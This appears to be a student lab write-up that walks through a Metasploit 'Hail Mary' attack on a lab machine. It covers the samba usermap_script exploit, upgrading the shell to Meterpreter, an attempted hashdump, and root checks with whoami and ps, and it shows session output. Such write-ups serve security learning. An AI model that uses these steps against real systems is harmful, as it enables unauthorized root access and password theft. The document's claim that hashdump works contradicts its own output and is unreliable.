
No active sessions found. Running "`Hail Mary`" attack again until we find sessions.

```
================

  Session ID: 1
        Name:
        Type: shell unix
        Info:
      Tunnel: 10.0.2.15:1123 -> 10.0.2.6:53862 (10.0.2.6)
         Via: exploit/multi/samba/usermap_script
   Encrypted: false
        UUID:
     CheckIn: <none>
  Registered: No
msf > |
```


Hail Mary found us 3 sessions. Some sessions are normal or root. We will choose to build meterpreter session based on root. If not, we fail and must try another session given from Hail Mary. We will try to use session 1 for meterpreter.




Search "`meterpreter`" and locate `post > multi > manage > shell_to_meterpreter.`




Start "`shell_to_meterpreter`" choose a session (chose session 1) and launch. The session was "`exploit/multi/samba/usermap_script`".



Meterpreter session 7 opened successfully.




Navigating by right clicking the hacked victim machine then going to `Meterpreter 7 > Interact > Meterpreter Shell`. If successful, we can run root administrative commands. If not, we must choose a different session and try all over again.




We are in Meterpreter 7 shell. Let's see if we can run root commands.

```
meterpreter > shell
Process 6466 created.
Channel 1 created.

meterpreter >
```

We are successful, running the command "`shell`" is working which gives us the interactive OS shell. Let's test more commands.



Let's locate `hashdump` by going to `linux/gather/hashdump`.



Hashdump works. We are now viewing the hashdumps of the passwords on the victim machine.

```
meterpreter > shell
Process 6466 created.
Channel 1 created.
meterpreter > hashdump
/bin/sh: hashdump: not found
meterpreter > whoami
root


meterpreter > |
```

Running command “`whoami`” returned root. Therefore, we have gained root privilege inside the victim’s machine.

```
meterpreter > ps
  PID TTY          TIME CMD
    1 ?        00:00:01 init
    2 ?        00:00:00 kthreadd
    3 ?        00:00:00 migration/0
    4 ?        00:00:00 ksoftirqd/0
    5 ?        00:00:00 watchdog/0
    6 ?        00:00:00 events/0
meterpreter >
```

Running command “`ps`”. Found the currently running processes.

We ran some commands from the Meterpreter command cheat sheet. This means we have successfully gained root privilege in the victim’s machine.